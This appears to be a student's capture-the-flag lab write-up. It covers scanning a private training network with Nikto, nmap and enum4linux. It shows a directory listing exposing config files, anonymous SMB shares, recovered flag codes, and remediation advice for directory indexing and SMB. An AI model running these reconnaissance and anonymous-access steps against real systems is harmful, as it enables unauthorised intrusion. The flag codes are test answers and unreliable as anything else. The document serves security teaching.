
- **Disable Directory Indexing in Configuration:** Modify the web server configuration (such as the Options -Indexes directive in Apache) to explicitly prevent the server from generating a list of files when an index file is missing.

- **Implement Default Index Files:** Place a blank or redirecting file, such as index.html or index.php, in every directory to ensure the server displays a specific page instead of the directory's contents.



```
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2026-01-11 23:11:42 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://develop
er.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). A
pache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apa
che-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2026-01-11 23:12:31 (GMT0) (49 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


http://10.5.5.12/config/



Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

PART 3: Exploit open SMB Server Shares

STEP 1

Using nmap to get the ip address of the host that are up on the network

The host on the 10.5.5.0/24 network has open ports indicating it is running SMB services is

- ✓ 10.5.5.14

STEP 2

The shares are listed on the SMB server are;

- ✓ homes
- ✓ workfiles
- ✓ print$
- ✓ IPC$

Using the anonymous password to login to network, only workfiles, print$ and IPC$ SMB directories are shared and can be accessed by anonymous users

STEP 3

The share that the file found is **'print$'**

The name of the file with Challenge 3 code is **'sxij42.txt'**

The code for challenge 3 is **'NWs39691'**

STEP 4

To remediate SMB attacks effectively, implement the following security measures:

- **Disable SMBv1:** Retire this legacy protocol to eliminate vulnerabilities like EternalBlue that allow for remote code execution and ransomware propagation.


- **Enforce SMB Signing:** Require digital signatures on all communications to prevent Man-in-the-Middle (MitM) and SMB relay attacks.

- **Mandate SMB Encryption:** Enable AES-128 or AES-256 encryption for all shares to protect data privacy and integrity as it moves across the network.


- **Restrict Port 445:** Block SMB traffic at the network perimeter and use internal segmentation to prevent attackers from moving laterally between systems.

- **Disable Guest Access:** Deactivate unauthenticated guest logons to ensure only identified users with specific permissions can access shared resources.

- **Disable NTLM:** Transition to Kerberos authentication to mitigate "Pass-the-Hash" attacks and other credential-based exploits.




```
┌──(kali㉿Kali)-[~]
└─$ nmap 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-13 13:25 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00086s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00097s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00085s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3000/tcp open  ppp
```




```
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3000/tcp open  ppp

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00081s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00091s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
8080/tcp open  http-proxy
8888/tcp open  sun-answerbook
9001/tcp open  tor-orport

Nmap done: 256 IP addresses (6 hosts up) scanned in 8.45 seconds

┌──(kali㉿Kali)-[~]
└─$ 
```

It shows that IP address 10.5.5.14 has port 139 and 445 (netbios-ssn and Microsoft-ds) can be used to discover if there are any unsecured shared directories located on the SMB server.


Using enum4linux -a 10.5.5.14, it shows below




```
┌──(kali㉿Kali)-[~]
┌──(kali㉿Kali)-[~]
└─$ enum4linux -a 10.5.5.14
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Tue Jan 13 13:44:43 2026

 ===========================================( Target Information )============
==========================


Target ........... 10.5.5.14
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne


